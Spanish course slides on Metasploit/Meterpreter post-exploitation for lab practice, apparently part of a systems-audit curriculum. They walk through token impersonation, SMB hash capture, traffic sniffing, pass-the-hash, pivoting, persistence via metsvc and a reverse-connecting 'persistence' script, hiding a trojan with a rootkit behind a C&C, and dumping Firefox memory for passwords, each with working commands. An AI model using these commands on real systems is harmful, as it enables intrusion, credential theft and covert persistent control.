- El comando ***add\_group\_user*** permite añadir de manera sencilla un **usuario de la máquina vulnerada** a un grupo global determinado:  
`>add_group_user <nombre grupo> <usuario>`.
- El comando ***add\_localgroup\_user*** permite añadir un usuario a un **grupo local** determinado. Sintaxis como el anterior.
- El comando ***add\_user*** permite la **adición de un usuario a la máquina vulnerada**. `>add user <usuario> <contraseña>`.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Módulos: incognito

- El comando ***list\_tokens*** permite **listar y enumerar los usuarios y grupos que existen en el equipo vulnerado**. Para listar los **usuarios** se debe ejecutar la siguiente instrucción ***list\_tokens -u***, mientras que para el listado de los **grupos** se debe ejecutar esta otra: ***list\_tokens -g***.
- El comando ***impersonate\_token*** proporciona la posibilidad de **suplantar cualquier token del sistema**. Es realmente útil para elegir qué usuario o servicio se quiere ser en un momento dado de la fase de *post-explotación*. La **sintaxis es la siguiente: *impersonate\_token <token>***. Donde *token* está compuesto por ***<nombre maquina> \ \ <usuario o servicio>***. Hay que fijarse en la **doble barra invertida** para que *Meterpreter* lo identifique como una sola barra invertida.
- El comando ***snarf\_hashes*** permite **capturar los hashes de sesiones SMB**, su sintaxis es ***snarf\_hashes <host>***.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Módulos: incognito - PoC

- Robando hashes con `snarf_hashes`:
  - Aquí el auditor intentará utilizar `snarf_hashes` para provocar el reenvío de los **hashes a través de una conexión SMB**. Para ello el auditor implementará un servidor SMB mediante el módulo `auxiliary/server/capture/smb`. Este servidor recibirá los *hashes* del usuario con sesión en curso en la máquina remota.
  - Es importante **configurar el módulo correctamente**, ya que **en caso contrario no se podrán obtener las credenciales**. El servidor dispone de unas opciones interesantes como son la creación de ficheros para herramientas como *Cain*, y uno de los más famosos *crackeadores John the ripper*. En la prueba de concepto se configura para que **se capturen los hashes y además se creen archivos compatibles con estas herramientas** para su posible *crackeo* más adelante.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Módulos: incognito - PoC

- Robando hashes con `snarf_hashes`:
  - > set CAINPWFILe /root/cain.cap
  - > set JOHNPFILe /root/john.cap
  - > set SRVHOST <ip kali>
  - > run
- Una vez se configura el **servidor SMB se debe volver a la sesión de *Meterpreter*** donde se ejecuta el comando `snarf_hashes`, siempre y cuando el módulo `incognito` se encuentre cargado. **El comando `snarf_hashes` se debe ejecutar apuntando a la dirección IP** dónde se debe enviar la información con los `hashes`.



# Audit. Sistemas – Metasploit - Práctica

## **13.- Meterpreter y postexplotación – Módulos: incognito - PoC**

- Trata de reproducir el ataque:
  1. Consigue una sesión de Meterpreter (vulnera una máquina)
  2. Carga el módulo incógnito
  3. En otro terminal, carga el módulo de captura de sesiones (SMB) y parametrízalo correctamente
  4. Ejecuta el comando para recuperar los hashes de la máquina vulnerada.
  5. Verificar que ha almacenado los dos tipos de archivos (caín y john)

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Módulos: sniffer

- Este **módulo** añade funcionalidades de red a la máquina vulnerada. El auditor **podrá realizar capturas de red a través de la máquina remota**. Además, se podrán **gestionar las interfaces y conocer mejor** de esta manera el **entorno de la red** en la que se encuentra la máquina vulnerada. Un **ejemplo interesante** es la posibilidad de que dicha **máquina vulnerada disponga de varias interfaces**, e incluso, que **esté conectada a un segmento de red**, a la que *a priori*, el auditor no tenga conectividad.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Módulos: sniffer

- Este módulo tiene una serie de comandos que como siempre, son bastante interesantes ;):
  - **Sniffer\_interfaces**: especifica mediante un identificador los adaptadores de red disponibles en la máquina vulnerada.
  - **Sniffer\_start**: arranca un *sniffer* en la máquina vulnerable y permite obtener todo el tráfico de red que pasa por dicha interfaz en la máquina remota. La sintaxis es sencilla: *sniffer\_start <interfaz de red> <buffer>*, donde *buffer* puede ser un número de 1 a 200.000.
  - **Sniffer\_stop**: permite detener el *sniffer* en la máquina remota, pero la información que se encuentra en el *buffer* no se pierde. *sniffer\_stop <interfaz de red>*.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Módulos: sniffer

- **Sniffer\_dump**: permite descargar el contenido del *buffer*, es decir las capturas que se han realizado, a un fichero PCAP. Sintaxis: *sniffer \_dump <interfaz de red> <archivo PCAP>*.
- **Sniffer\_release**: permite eliminar el contenido del *buffer* de la máquina vulnerada. La sintaxis es la siguiente: *sniffer\_release <interfaz de red>*.
- **sniffer\_stats**: proporciona la posibilidad de visualizar las estadísticas de la interfaz seleccionada. Con este comando se puede visualizar información como el número de paquetes capturados, y el tamaño de la captura. *sniffer\_stats <interfaz de red>*.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Módulos: sniffer - PoC

- **Cazándolo “todo”:**

- Vamos a **usar el módulo *sniffer*** para realizar capturas de tráfico de la red. Después, se **procederá a realizar un análisis de la captura de tráfico** para poder visualizar información interesante, como por ejemplo, *cookies*, credenciales de protocolos no seguros, etc.
- Partimos de **una sesión de meterpreter sobre una máquina XP SP3** en la que una vez **cargado el módulo sniffer**, tenemos que **navegar por diferentes páginas de Internet (http y https) y logarnos en un equipo con un cliente FTP** (podemos poner el filezilla server del XAMPP)

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Módulos: sniffer - PoC

- **Cazándolo “todo”:**

- En **primer lugar el auditor ejecuta el comando *load sniffer***, para cargar dicho módulo en la sesión de *Meterpreter*. Después, **ejecuta el comando *sniffer\_interfaces*** para comprobar qué interfaces hay disponibles en la máquina vulnerada. Generalmente, se encontrará **con una única interfaz con conexión a una red**, pero puede haber sorpresas y encontrarse **una máquina con varias interfaces**, cada una a un segmento distinto de red.
- A continuación **debemos lanzar el *sniffer* en la máquina vulnerada**. Para ello, se ejecuta la siguiente instrucción: ***sniffer\_start <interfaz de red>***. En estos momentos todo el tráfico que pasa por la máquina vulnerada está siendo capturado en remoto. Es aquí donde el auditor debe esperar pacientemente hasta que se **realice una captura de tráfico suficientemente “interesante”**.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Módulos: sniffer - PoC

- **Cazándolo “todo”:**

- Posteriormente **procederemos a la detención del *sniffer* y a la descarga del archivo PCAP que se genera por el tráfico de la red. En realidad, no es imprescindible detener el *sniffer*, se puede descargar el archivo PCAP y seguir capturando tráfico. Este hecho es interesante para poder segmentar todo el tráfico en distintos ficheros.**
- Una vez **que se dispone del archivo PCAP en la máquina del auditor se procede a su análisis.** En esta prueba de concepto se buscará tráfico HTTP (contains password), FTP (contains PASS) e imágenes (image-gif). Para ello podremos utilizar la **aplicación Wireshark.**

# Audit. Sistemas – Metasploit - Práctica

## **13.- Meterpreter y postexplotación – Módulos: sniffer - PoC**

- Trata de realizar la prueba de concepto sobre tus sistemas.
  1. Consigue una sesión de Meterpreter
  2. Carga el módulo sniffer
  3. Inicia el dump de tráfico (tienes que generar tráfico mediante visitas a webs y conexión a ftp desde la máquina vulnerable)
  4. Descarga el dump y analiza el contenido.



# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Pass The Hash

- Ya conocemos esta técnica y sabemos para qué se puede utilizar: la **impersonalización de los usuarios**.
- MSF nos **permite realizar este tipo de acciones sobre una máquina comprometida** previamente.
- Imaginemos el siguiente escenario:
  - Tenemos una sesión de **meterpreter** en una máquina **Windows XP SP 3**
  - Queremos **acceder a otra máquina que es un Windows 7 en la que sabemos que existe un usuario con las mismas credenciales** (en un dominio esto es posible) que en el XP (si es necesario crear ambos usuarios con la misma pass en ambas máquinas)

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Pass The Hash

- Como paso previo, **tenemos que conocer los hashes de la máquina XP (>hashdump) para a continuación usar el módulo que nos permitirá la “impersonalización”**: *exploit/windows/smb/psexec*.
- A continuación **configuramos las variables del exploit**:
  - RHOST: Dirección IP de la máquina a la que se quiere conectar para impersonalizar un usuario. (windows 7)
  - SHARE: Recurso al que se quiere conectar.
  - SMBDomain: Dominio para la autenticación.
  - SMBPass: Password en formato hash <LMHASH>:<NTLMHASH>
  - SMBUser: Usuario al que se quiere impersonalizar.
  - Establecemos y configuramos el PAYLOAD (Meterpreter) y “explotamos”

# Audit. Sistemas – Metasploit

## **13.- Meterpreter y postexplotación – Pass The Hash**

- Si los pasos previos han sido correctos, **es bastante probable que tengamos una sesión en la máquina de Windows 7.**
- **Realicemos la prueba.**

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Pivoting

- Esta técnica ayuda al auditor a llegar a máquinas de la organización a las que *a priori* no tiene conectividad. Una vez que se dispone de una máquina vulnerada, ésta puede abrir la puerta a otras que, por alguna razón, no tienen conectividad con la máquina del auditor. En definitiva el *pivoting* ayuda al auditor a intentar ganar acceso a máquinas con las que no se tiene conectividad directa, pero sí a través de otra máquina vulnerada previamente.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Pivoting

- En algunos casos, también se define como *pivoting* la posibilidad de utilizar la técnica de *Pass the hash* para realizar *pivoting*, aunque se tenga conectividad con la máquina objetivo. Como se explicó anteriormente, puede que la máquina vulnerable y la máquina objetivo compartan algún tipo de credencial o *hash*, y si se vulnera una máquina, se puede utilizar dicha información para acceder a la máquina objetivo.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Pivoting

- Generalmente, se **puede describir un procedimiento para utilizar la técnica de pivoting mediante una serie de pasos**. Pero hay que tener en cuenta, que puede haber ocasiones en las que dependiendo de la experiencia y los conocimientos del auditor para realizar pequeñas variaciones, es posible que la técnica mejore los resultados obtenidos.
- La técnica de pivoting se puede enumerar en el siguiente procedimiento:
  - **Conocimiento del entorno de la máquina vulnerada..**
  - **Enrutamiento del tráfico de la máquina vulnerada a través de la máquina del atacante**
  - Realizar **escaneos u otras acciones a través de la máquina vulnerada**, gracias al enrutamiento anterior.
  - Por último, si **en las acciones anteriores se encuentran puertos abiertos se puede intentar realizar una explotación** sobre alguno de estos servicios.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Pivoting - enrutado

- A continuación vamos a “intentar” realizar una acción de pivoting en nuestro entorno de laboratorio (abstraerse un poco ya que estamos en una única red pero pensad que estamos en redes distintas) desde una máquina vulnerable.
- Pasos previos:
  - Sesión de meterpreter en una máquina vulnerable

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Pivoting - enrutado

- Lo primero que hemos de hacer es **reconocer el entorno de la máquina vulnerable**, para ello realizamos un escaneo de la red mediante la instrucción:
  - meterpreter>run arp\_scanner -r 10.52.0.0/24 (resultado 10.52.0.113, etc)
- A continuación, **hemos de usar el comando route para enrutar todo el trafico de la maquina comprometida a través de la maquina del atacante (kali)**, para esto basta con indicar los parámetros de la subred de la máquina comprometida, la mascara de red y el identificador de la sesión de Meterpreter asociada con la máquina comprometida.
  - msf> route add 10.52.0.1 255.255.255.0 <id sesión meter>
  - Con “msf>route print” comprobamos que la ruta es correcta



# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Pivoting - enrutado

- Desde Meterpreter también sería posible **establecer una nueva subred por medio del script autoroute**, solamente basta con establecer la subred que deseamos con la opción -s, y posteriormente el funcionamiento sigue siendo exactamente igual como si se hubiera hecho uso del comando route.
- Por **medio de la maquina remota comprometida, podemos ejecutar un escaneo de puertos usando alguno de los auxiliaries disponibles en metasploit** y especificar un rango de puertos a escanear sobre la maquina remota.
  - msf > use auxiliary/scanner/portscan/tcp  
msf auxiliary(tcp) > set RHOSTS 10.52.0.140
  - msf auxiliary(tcp) > set PORTS 1-4000
  - msf auxiliary(tcp) > run

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Pivoting - enrutado

- Los **comandos anteriores son realmente ejecutados desde la maquina comprometida**, dado que se ha especificado la subred correspondiente a la maquina comprometida, por lo tanto el comando **route anteriormente ejecutado, intentará realizar todo el flujo de paquetes por medio de dicho gateway.**
- Finalmente **identificados los puertos abiertos, se pueden hacer algunas investigaciones sobre los servicios** que se encuentran en ejecución en dichos puertos y tratar de **buscar algún tipo de vulnerabilidad para explotarla.**

# Audit. Sistemas – Metasploit - Práctica

## **13.- Meterpreter y postexplotación – Pivoting - enrutado**

- Tratar de realizar un “pivoting virtual” desde la máquina XP a la Windows 7.
- Bastará con realizar un escaneado de puertos desde la máquina vulnerable.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Persistencia

- Una vez que se tiene **acceso a una máquina vulnerada puede resultar muy interesante conseguir que este acceso sea indefinido**, en la medida de lo posible. *Meterpreter* dispone de **varios métodos para conseguir crear una puerta trasera** en el equipo vulnerado.
- Como hemos visto con los *payloads* disponemos de **conexión inversa y directa**. La conexión inversa proporcionará al atacante o auditor la **posibilidad de que sea la máquina vulnerada la que se conecte a la máquina atacante** cuando sea posible. De este modo **se evitan algunos sistemas de protección**, como por ejemplo *un firewall*.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Persistencia

- En el caso de la conexión directa, es el atacante el que se conecta a la máquina vulnerable. La idea es dejar un ejecutable que quede a la escucha en un puerto y así el atacante será capaz de conectarse en cualquier momento para poder manipular dicha máquina. El problema de la conexión directa es cuando la máquina víctima se encuentra detrás de *un firewall*, o incluso de un *router*. Por esta razón, la conexión directa es más común utilizarla en escenarios corporativos donde la máquina se encuentre, físicamente o mediante el uso de VPN u otros métodos de conexión remota, en el interior de la red de la empresa.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Persistencia: metsvc

- El *script metsvc de Meterpreter* crea un servicio en la máquina vulnerada, el cual se inicia al arrancar la máquina y quedará a disposición del atacante en la máquina remota. Hay que **tener en cuenta que *metsvc* funciona en este caso con conexión directa**. Es muy posible que sea **necesario abrir un puerto en *el firewall*** de la máquina vulnerada para esto
- Para ejecutar *metsvc* se utiliza la instrucción **“meter>run metsvc”**. Esta acción **creará un servicio en la máquina vulnerada**, el cual quedará a la escucha de peticiones de ese servicio. El puerto que utiliza por defecto es el **31337** por lo que si queremos ver si se está ejecutando en la máquina remota, podemos desde ésta ejecutar el comando **“C:\> netstat -napo”** y ver que **realmente el proceso está ejecutándose** y tiene un conexión abierta.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Persistencia: metsvc

- Una vez que se tiene instalado el servicio en la máquina remota, se utilizará una *shell* sobre la máquina vulnerada para ejecutar la instrucción que abrirá el puerto en *el firewall*, para las conexiones entrantes.
- Para abrir una línea de comandos en *Meterpreter* sobre el equipo remoto se ejecuta la instrucción *shell*. En la línea de comandos se debe ejecutar la instrucción “*netsh firewall add portopening TCP 31337 metsvc*”. De este modo *el firewall* de *Windows*, dejará pasar estas peticiones y se podrá conectar con *metsvc* de manera remota.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Persistencia: metsvc

- Ahora hay que probar la conectividad. Sin cerrar la sesión de *Meterpreter*, se vuelve a la *msfconsole* por medio del comando *background*. Hay que utilizar el módulo *exploit/multi/handler* que no sólo se utiliza para recibir conexiones, sino también para crearlas, es decir conexiones directas.
  - > use exploit/multi/handler
  - exploit( handler) > set PAYLOAD windows/metsvc bind\_tcp
  - exploit( handler) > set RHOST 192.168 . 9.60
  - exploit( handler) > set LPORT 31337
  - exploit( handler) > exploit



# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Persistencia: metsvc

- El *script metsvc* dispone de un **parámetro para eliminar el servicio de la máquina vulnerada**. La desinstalación de éste podemos realizarla con la ejecución de “***meter>run metsvc -r***”.

# Audit. Sistemas – Metasploit - Práctica

## **13.- Meterpreter y postexplotación – Persistencia: metsvc**

- Intentemos reproducir la explotación en la máquina windows XP con el firewall activado.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Persistencia: conexión inversa

- Ahora vamos a utilizar el *script persistence* para conseguir que la máquina vulnerada sea la que se conecte al usuario auditor. Este es un ejemplo sencillo de conexión inversa para evitar que los sistemas de protección del usuario víctima eviten la conexión con su máquina.
- El *script persistence* dispone de varios parámetros los cuales aportan potencia y flexibilidad a esta característica (echad un ojo a la ayuda).

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Persistencia: conexión inversa

- Para ejecutar el script, desde una sesión de meterpreter:
  - Meter>run persistence -U -X -i 60 -p 4444 -r <ip atacante>
    - -U El agente intenta conectar **cuando se inicia sesión**.
    - -X El agente intenta conectar **cuando se inicia el sistema**.
    - -i Especifica el número de **segundos que deben pasar entre cada intento de conexión** por parte del agente.
    - -p **Especifica el puerto de la máquina del atacante** donde se esperará a recibir la conexión.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Persistencia: conexión inversa

- **¿Cómo se recibe la conexión por parte del agente?** Se utilizará *exploit/multi/handler* tal y como se ha realizado en casos anteriores. La configuración del módulo es la habitual, es decir *payload windows/meterpreter/reverse\_tcp* o el que se haya configurado al agente con el parámetro -P, la dirección IP de la máquina del atacante asignada a la variable LHOST y el puerto en la variable LPORT.
- Ahora **toca esperar a que la máquina vulnerada se encienda**, en el caso de que se encontrase apagada, o **de que transcurran los segundos de reintento de conexión facilitados en el parámetro -i** en la configuración del agente.

# Audit. Sistemas – Metasploit - Práctica

## **13.- Meterpreter y postexplotación – Persistencia: conexión inversa**

- Tratar de generar persistencia con el script persistence en una sesión de Meterpreter.
- Probar las diferentes opciones que permite el script y comprobar que realmente surten efecto:
  - Recibimos la conexión cuando se inicia
  - Recibimos la conexión cuando se loga el usuario
  - Probar cualquier otra que os parezca interesante

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Persistencia: rootkit y troyano

- Veamos ahora la posibilidad de subir un troyano a la máquina vulnerada y ocultarlo mediante el uso de un *rootkit*. Para el desarrollo de esta prueba de concepto se ha utilizado, tanto un troyano como un *rootkit*. La idea de estos **dos tipos de *malware*** no es realizar acciones malignas sobre las víctimas, y sí demostrar el funcionamiento de este tipo de aplicaciones.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Persistencia: rootkit y troyano

- El *rootkit* utilizado es *Hacker Defender* (<http://www.gupiaoya.com/tools/Defense/hxdef100r.zip>), también conocido como *hxdef*, mientras que el troyano utilizado es *Flu (CC)*.
- El punto de partida será una **sesión de *Meterpreter* obtenida mediante la explotación de una vulnerabilidad** en la fase previa a la de *post-explotación*.
- Para **subir el ejecutable del troyano, como del *rootkit*, desde la sesión de *Meterpreter* se utiliza el comando *upload***. El troyano está compuesto del ejecutable, mientras que el *rootkit* depende de su **fichero INI** de configuración, que **también debe ser subido junto a su ejecutable**.



# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexploitación – Persistencia: rootkit y troyano

- meterpreter > upload /root/flu.exe c:\\windows\\system32
  - meterpreter > upload /root/hxdef/hxdef100.exe c:\\windows\\system32\\
  - meterpreter > upload /root/hxdef/hxdef100.ini c:\\windows\\system32\\
  - meterpreter > execute -f c:\\windows\\system32\\flu.exe
- **Tras la ejecución del troyano en la máquina vulnerada, se puede visualizar en el administrador de tareas de la misma como el proceso aparece en el listado de estos que proporciona el sistema. La detección del troyano podría ser fácil, por lo que usaremos el rootkit para ocultar esta información, pero antes debemos configurar su fichero .INI.**

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Persistencia: rootkit y troyano

- Este fichero de configuración **dispone de varios apartados o secciones en los que, por ejemplo se especifican los procesos que deben ser ocultados por el *rootkit***. Se permite el uso de metacaracteres, por ejemplo, si se quiere ocultar todo proceso que empiece por *flu*, se puede indicar en el apartado *hidden table* del fichero la ***palabra flu\****.
- Tras la ejecución del *rootkit*, se ocultan distintas opciones como es el **proceso del troyano en el administrador de tareas**, entradas del registro del troyano, archivos en el explorador, conexiones activas del troyano, etc. Es realmente recomendable **la utilización de un *rootkit* para ocultar las acciones del *malware***.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Persistencia: rootkit y troyano

- Una vez infectada la máquina, sólo nos quedará conectarnos al C&C de flu (instalar en XAMPP) y ver las infecciones que vayamos generando en las máquinas vulnerables.
- En este punto el atacante tiene el control de la máquina vulnerada **permanentemente**. Este troyano puede realizar un gran número de acciones sobre la máquina vulnerada, por ejemplo, **capturas de pantalla, captura de las pulsaciones de teclado remoto, utilización de las líneas de comandos disponibles en la máquina infectada**, por ejemplo un cmd o una *PowerShell*.
- *Alguno puede haberse dado cuenta ya de que así se construyen las botnets*

# Audit. Sistemas – Metasploit - Práctica

## 13.- Meterpreter y postexplotación – Persistencia: rootkit y troyano

- Vamos a replicar el tipo de ataque:
  1. Instalamos la aplicación de C&C (CC) sobre el XAMPP de la máquina anf. Y verificamos su correcto funcionamiento.
  2. Conseguimos una sesión de Meterpreter en una máquina vulnerable
  3. Subimos los archivos necesarios para infectar el equipo y ocultar el proceso
    1. Ejecutamos el troyano
    2. Ejecutamos el rootkit previamente configurado para que oculte los flu.exe
  4. Comprobamos en el C&C que efectivamente se ha creado un “cliente”
  5. Podemos verificar si es posible ver otros “clientes” del resto de compañeros desde nuestro C&C.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Volcado de memoria

- En algunas ocasiones puede ser interesante **lograr la información volátil de la máquina vulnerada**, es decir, la información que se perderá cuando la máquina remota se apague.
- Para **obtener información sobre la memoria RAM** de la máquina vulnerada se dispone en *Meterpreter* de un *script*, denominado ***process\_memdump***, capaz de hacer volcados de memoria de procesos.
- En este caso se realizará un volcado de memoria del proceso ***Firefox*** y se procederá a la búsqueda de credenciales almacenadas u otros datos de interés para el atacante.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Volcado de memoria

- El *script process\_memdump* dispone de varios parámetros muy interesantes:
  - El **parámetro -n** especifica el **nombre del proceso** del que se realizará el **volcado de memoria**.
  - El **parámetro -p** especifica el **PID del proceso** del que se quiere realizar el volcado de memoria.
  - El **parámetro -r** especifica el **fichero de texto de donde se recogerán los PID de los procesos de los que se quiere realizar el volcado de memoria**. Se debe especificar un PID por cada línea del fichero de texto.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Volcado de memoria

- Lo primero que debemos hacer es identificar los procesos para saber cual es el **de firefox**. Esto lo podemos hacer de muchas maneras pero lo más cómodo es a través de una **shell de windows y con el comando “tasklist”**. Cuando **conozcamos el PID** ejecutamos el script:
  - `run process_memdump -p <PID Ffox>`
- Tras ejecutar el *script* se procede a la **descarga automática del volcado de la memoria del proceso**. Este archivo se almacena en la ruta ***\$HOME/.msf4/logs/scripts/proc\_memdump/<fichero DMP>***. Se puede observar que al ejecutar el **comando de Linux #cat** se puede visualizar el contenido del archivo, la mayoría es binario, pero se puede observar como existen cadenas de texto legibles.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Volcado de memoria

- Mediante el uso del comando ***#strings*** se va a filtrar todo el **contenido no legible**, es decir, todo lo que no sean caracteres de texto se despreciará. Por último **utilizando el comando *#grep*** se **filtrará la salida de *strings*** para localizar las palabras clave que se **quieren obtener**. De ese modo será más fácil capturar las credenciales.
- Por ejemplo, se va a proceder a realizar la búsqueda de credenciales en el proceso de ***Firefox*** del que se ha realizado el volcado. Al ejecutar la instrucción ***"#cat <fichero DMP> | strings | grep Passwd"***, se obtiene **información muy interesante**.



# Audit. Sistemas – Metasploit - Práctica

## 13.- Meterpreter y postexplotación – Volcado de memoria

- Tratar de **obtener las credenciales de los servicios** (los que se desee, gmail, facebook, etc-) a los que te hayas logado con firefox desde la máquina Win XP SP3
  1. Conseguimos sesión de meterpreter
  2. Volcamos la memoria del proceso de Firefox tras identificación del PID
  3. Buscamos las cadenas “interesantes” para conocer las credenciales.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Volcado de memoria

- También tenemos la posibilidad de realizar un volcado completo de la memoria RAM para poder realizar un análisis de ésta mediante el *framework de Volatility* (lo veremos en análisis forense).
- Para ello tenemos que subir a la máquina vulnerada la herramienta **Win32dd**, por ejemplo en la ruta c:\. Para realizar el volcado de la RAM de la máquina vulnerada se ejecuta la instrucción **win32dd.exe** *lr /f <fichero> la*. El parámetro *lr* indica que será un volcado de tipo *raw*, *lf* el fichero donde se almacenará y *la* que se aceptarán todas las preguntas que realice la aplicación.

# Audit. Sistemas – Metasploit

## 13.- Meterpreter y postexplotación – Volcado de memoria

- Una vez que se realiza el volcado de la RAM, se debe descargar la imagen manualmente, a través de la **ejecución del comando *download* de Meterpreter**. Este proceso puede llevar bastante tiempo, ya que dependerá del tamaño de la memoria RAM.
- En este punto **tendríamos que utilizar *elframework* de Volatility para sacar la máxima información de la máquina vulnerada**. Este *framework* permite realizar gran cantidad de opciones sobre imágenes de volcado de memoria RAM **como veremos en el módulo de forense**.

# Audit. Sistemas – Metasploit - Práctica

## 13.- Meterpreter y postexplotación – Volcado de memoria

- Trata de realizar un volcado de la memoria RAM de la máquina XP y descárgala a la kali.
  1. Consigue una sesión de meterpreter
  2. Sube el archivo necesario a la máquina víctima para realizar el volcado
  3. Descarga el volcado a la kali (puede tardar un poco)

